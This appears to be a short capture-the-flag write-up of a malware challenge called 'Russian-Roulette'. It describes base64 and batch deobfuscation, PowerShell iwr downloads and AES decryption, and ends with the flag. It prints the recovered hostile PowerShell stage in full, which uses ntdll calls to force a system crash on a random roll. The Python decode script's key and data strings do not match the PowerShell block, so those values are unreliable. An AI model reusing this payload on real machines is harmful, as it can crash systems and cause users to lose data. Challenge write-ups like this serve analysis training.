
2024-10-03 Russian-Roulette (Malware)
Extract the link

Read the string and base64 decode


Get the file, powershell used iwr
GitHub - TargetPackage/batch_deobfuscator: Deobfuscate batch scripts obfuscated using string substitution and escape character techniques.
Deobfuscate batch scripts obfuscated using string substitution and escape character techniques. - TargetPackage/batch_deobfuscator
 https://github.com/TargetPackage/batch_deobfuscator

Use this tool to help decode


In the decoded text there is a PowerShell base64 encoded value


Decode the value for a IWR command and a URL

Download the second file conhost file


Take the encoded value, and the key and iv that are base64 encoded

$s='using System;using System.Text;using System.Security.Cryptography;using System.Runtime.InteropServices;using System.IO;public class X{[DllImport("ntdll.dll")]public static extern uint RtlAdjustPrivilege(int p,bool e,bool c,out bool o);[DllImport("ntdll.dll")]public static extern uint NtRaiseHardError(uint e,uint n,uint u,IntPtr p,uint v,out uint r);public static unsafe string Shot(){bool o;uint r;RtlAdjustPrivilege(19,true,false,out o);NtRaiseHardError(0xc0000022,0,0,IntPtr.Zero,6,out r);byte[]c=Convert.FromBase64String("RNo8TZ56Rv+EyZW73NocFOIiNFfL45tXw24UogGdHkswea/WhnNhCNwjQn1aWjfw");byte[]k=Convert.FromBase64String("/a1Y+fspq/NwlcPwpaT3irY2hcEytktuH7LsY+NlLew=");byte[]i=Convert.FromBase64String("9sXGmK4q9LdYFdOp4TSsQw==");using(Aes a=Aes.Create()){a.Key=k;a.IV=i;ICryptoTransform d=a.CreateDecryptor(a.Key,a.IV);using(var m=new MemoryStream(c))using(var y=new CryptoStream(m,d,CryptoStreamMode.Read))using(var s=new StreamReader(y)){return s.ReadToEnd();}}}}';$c=New-Object System.CodeDom.Compiler.CompilerParameters;$c.CompilerOptions='/unsafe';$a=Add-Type -TypeDefinition $s -Language CSharp -PassThru -CompilerParameters $c;if((Get-Random -Min 1 -Max 7) -eq 1){[X]::Shot()}Start-Process "powershell.exe”Run a script to decode
import base64
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

encrypted_data_b64 = "RNo8Tz56Rv+EyZW73NocFOIiNFfL45tXw24UogGdHkswea/WhnNhFON7GsFHJ+5N"
key_b64 = "/alY+fsqg/NwIcPwpaT3iY2hEytktuh7Lsy+NLlew="
iv_b64 = "9sXGmK4q9LdyFdp04TSsQw=="

encrypted_data = base64.b64decode(encrypted_data_b64)
key = base64.b64decode(key_b64)
iv = base64.b64decode(iv_b64)

cipher = AES.new(key, AES.MODE_CBC, iv)
decrypted_data = unpad(cipher.decrypt(encrypted_data), AES.block_size)

decrypted_string = decrypted_data.decode('utf-8')
print(decrypted_string)
flag{4e4f266d44717ff3af8bd92d929b79ec}ChatGPT can spit this one out for us.